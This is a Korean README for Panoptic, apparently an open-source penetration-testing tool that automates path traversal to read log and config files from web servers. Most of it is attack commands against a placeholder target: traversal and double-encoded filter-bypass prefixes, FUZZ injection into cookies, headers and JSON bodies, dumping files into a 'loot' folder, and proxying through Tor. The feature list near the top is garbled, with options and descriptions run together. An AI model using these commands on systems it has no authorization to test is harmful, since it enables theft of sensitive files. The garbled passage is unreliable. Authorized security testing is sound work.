 lightos/panoptic


Panoptic은 경로 탐색(path traversal) 취약점을 통해 일반적인 로그 및 구성 파일의 콘텐츠를 검색하고 추출하는 과정을 자동화하는 오픈 소스 침투 테스트 도구입니다.






Panoptic은 경로 순회(path traversal) 취약점을 통해 일반적인 로그 및 설정 파일의 검색과 검색 결과 수집을 자동화하는 오픈 소스 침투 테스트 도구입니다.
--concurrency)--header 또는 --data 값에
FUZZ를 배치--base64)/etc/passwd를,
binlog 파일을 위해 mysql-bin.index를 파싱--output-format)--resume-file)--config)0600 권한으로 강화된 민감한 아티팩트 및
OS가 지원하는 경우 최종 구성 요소 심볼릭 링크 보호--update)pipx로 Panoptic을 설치하세요. 이는 panoptic
명령을 PATH에 추가하고 Panoptic의 종속성을 시스템 Python과
분리하여 유지합니다.
Kali, Debian 또는 Ubuntu에서:
sudo apt install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
macOS에서는 Homebrew를 사용하여:
brew install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
Windows에서 Python과 Git이 설치된 상태에서:
py -m pip install --user pipx
py -m pipx ensurepath
py -m pipx install git+https://github.com/lightos/Panoptic.git
그런 다음 새 터미널을 열고 제대로 작동하는지 확인하세요:
panoptic --version
pipx upgrade panoptic로 업데이트하세요. pip install panoptic을 실행하지 마세요. 해당 PyPI 이름은 무관한 프로젝트에 속해 있습니다.
시스템 Python이 3.11보다 오래된 경우(예: Ubuntu 22.04), 대신 uv를 사용하세요. uv는 적합한 Python을 자체적으로 다운로드합니다:
curl -LsSf https://astral.sh/uv/install.sh | sh
source "$HOME/.local/bin/env"
uv tool install git+https://github.com/lightos/Panoptic.git
그런 다음 새 터미널을 열고 panoptic --version을 실행하세요. 업데이트는
uv tool upgrade panoptic으로 수행합니다.
예를 들어 Panoptic을 작업하기 위해 클론에서 실행하려면, 체크아웃 내부의
가상 환경에 설치하세요. Debian과 Ubuntu에서는 먼저
sudo apt install python3-venv가 필요합니다.
git clone https://github.com/lightos/Panoptic.git
cd Panoptic
python3 -m venv .venv
.venv/bin/python -m pip install -e ".[dev]"
.venv/bin/panoptic --version
.venv/bin/panoptic로 실행하거나, 각 새 터미널에서 source .venv/bin/activate를 실행하여 panoptic과 python panoptic.py를 직접 사용하세요. Windows에서는 대신 .venv\Scripts\python과 .venv\Scripts\panoptic을 사용하세요. 편집 가능한 설치(editable install)는 Panoptic을 체크아웃과 연결된 상태로 유지하므로, panoptic --update로 제자리에서 업데이트할 수 있습니다.
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt&id=1" \
  --param file
panoptic --url "http://target/include.php" \
  --data "file=test.txt&id=1" --param file
파일 경로는 URL 경로의 마지막 세그먼트를 대체합니다. ../와 같은
순회 시퀀스는 작성된 그대로 전송됩니다. Panoptic은 이를
정규화하여 제거하지 않지만, 대상 서버는 그럴 수 있습니다.
panoptic --url "http://target/view.php/test.txt" --path-based
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "../" --multiplier 6
panoptic --url "http://target/load.php?file=dGVzdC50eHQ=" \
  --base64 --auto
panoptic --url "http://target/page.php" \
  --header "Cookie: lang=FUZZ" --auto
panoptic --url "http://target/api/load" \
  --data '{"file":"FUZZ"}' --auto
panoptic --url "http://target/page.php" \
  --header "X-Template: FUZZ" --auto
panoptic --url "http://target/view.php?file=test&type=txt" \
  --param file --ext-param type
panoptic --url "http://target/filtered.php?file=test.txt" \
  --prefix "....//....//....//....//"
접두사는 주어진 그대로 전송되므로, 인코딩된 트래버설 시퀀스가
변경 없이 대상에 도달합니다. 예를 들어 ..%252f에서 점은 리터럴이고
슬래시만 이중 인코딩됩니다. 첫 번째 디코딩에서 %252f가 %2f로 바뀌므로,
한 번만 디코딩하는 필터는 ../를 보지 못하고, 애플리케이션의 두 번째 디코딩에서
/로 바뀝니다:
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "..%252f" --multiplier 6
%2e%2e%2f와 같이 한 번 인코딩된 접두사는 한 번 디코딩한 후 ../가 됩니다. 이는 원시 상태의 디코딩되지 않은 요청을 검사하는 필터에만 도움이 됩니다:
panoptic --url "http://target/include.php?file=test.txt" \
  --prefix "%2e%2e%2f" --multiplier 6
panoptic --url "http://target/include.php?file=test.txt" \
  --os "*NIX" --type conf
panoptic --url "http://target/include.php?file=test.txt" \
  --software PostgreSQL
panoptic --url "http://target/include.php?file=test.txt" \
  --output-format json --output-file results.json \
  --resume-file scan.checkpoint
panoptic --url "http://target/include.php?file=test.txt" \
  --write-files --output-dir loot
각 발견된 파일은 --output-dir(기본값 ./output) 아래에 저장되며, 가능한 경우 주변 페이지 템플릿이 제거됩니다. 파일 이름은 정제되어 출력 디렉터리 내부에 유지됩니다.
panoptic --url "https://target/include.php?file=test.txt" \
  --proxy "socks5://127.0.0.1:9050" --invalid-ssl
panoptic --list software
panoptic --list category
panoptic --list os
panoptic --url "http://target/include.php?file=test.txt" \
  --auto --all-versions --concurrency 8
--header 또는 --data 값 어디에든 FUZZ를 배치하여
주입 지점을 표시할 수 있습니다. Panoptic은 스캔 중에 FUZZ를 각 파일 경로로
대체합니다. 이를 통해 --param으로는 도달할 수 없는 주입 지점을
테스트할 수 있습니다:
| 주입 유형 | 예시 |
|---|---|
| 쿠키 값 | --header "Cookie: theme=FUZZ" |
| 사용자 정의 헤더 | --header "X-Include: FUZZ" |
| JSON 본문 | --data '{"template":"FUZZ"}' |
| 중첩 값 | --header "Cookie: sid=abc; lang=FUZZ" |
FUZZ가 존재할 경우 --param은 필요하지 않습니다.
Panoptic은 지속적인 설정을 위한 TOML 구성 파일을 지원합니다:
panoptic --url "http://target/include.php?file=test.txt" \
  --config ~/.config/panoptic/config.toml
기본 설정 위치: ~/.config/panoptic/config.toml (--config 없이도 존재하면 자동으로 로드됨).
[defaults]
# Any long option name (with dashes as underscores) is accepted here,
# including the target and output destinations.
url = "http://target/include.php?file=test.txt"
concurrency = 8
verbose = true
automatic = true
all_versions = true
output_format = "json"
output_file = "results.json"
log_file = "scan.log"
resume_file = "scan.checkpoint"

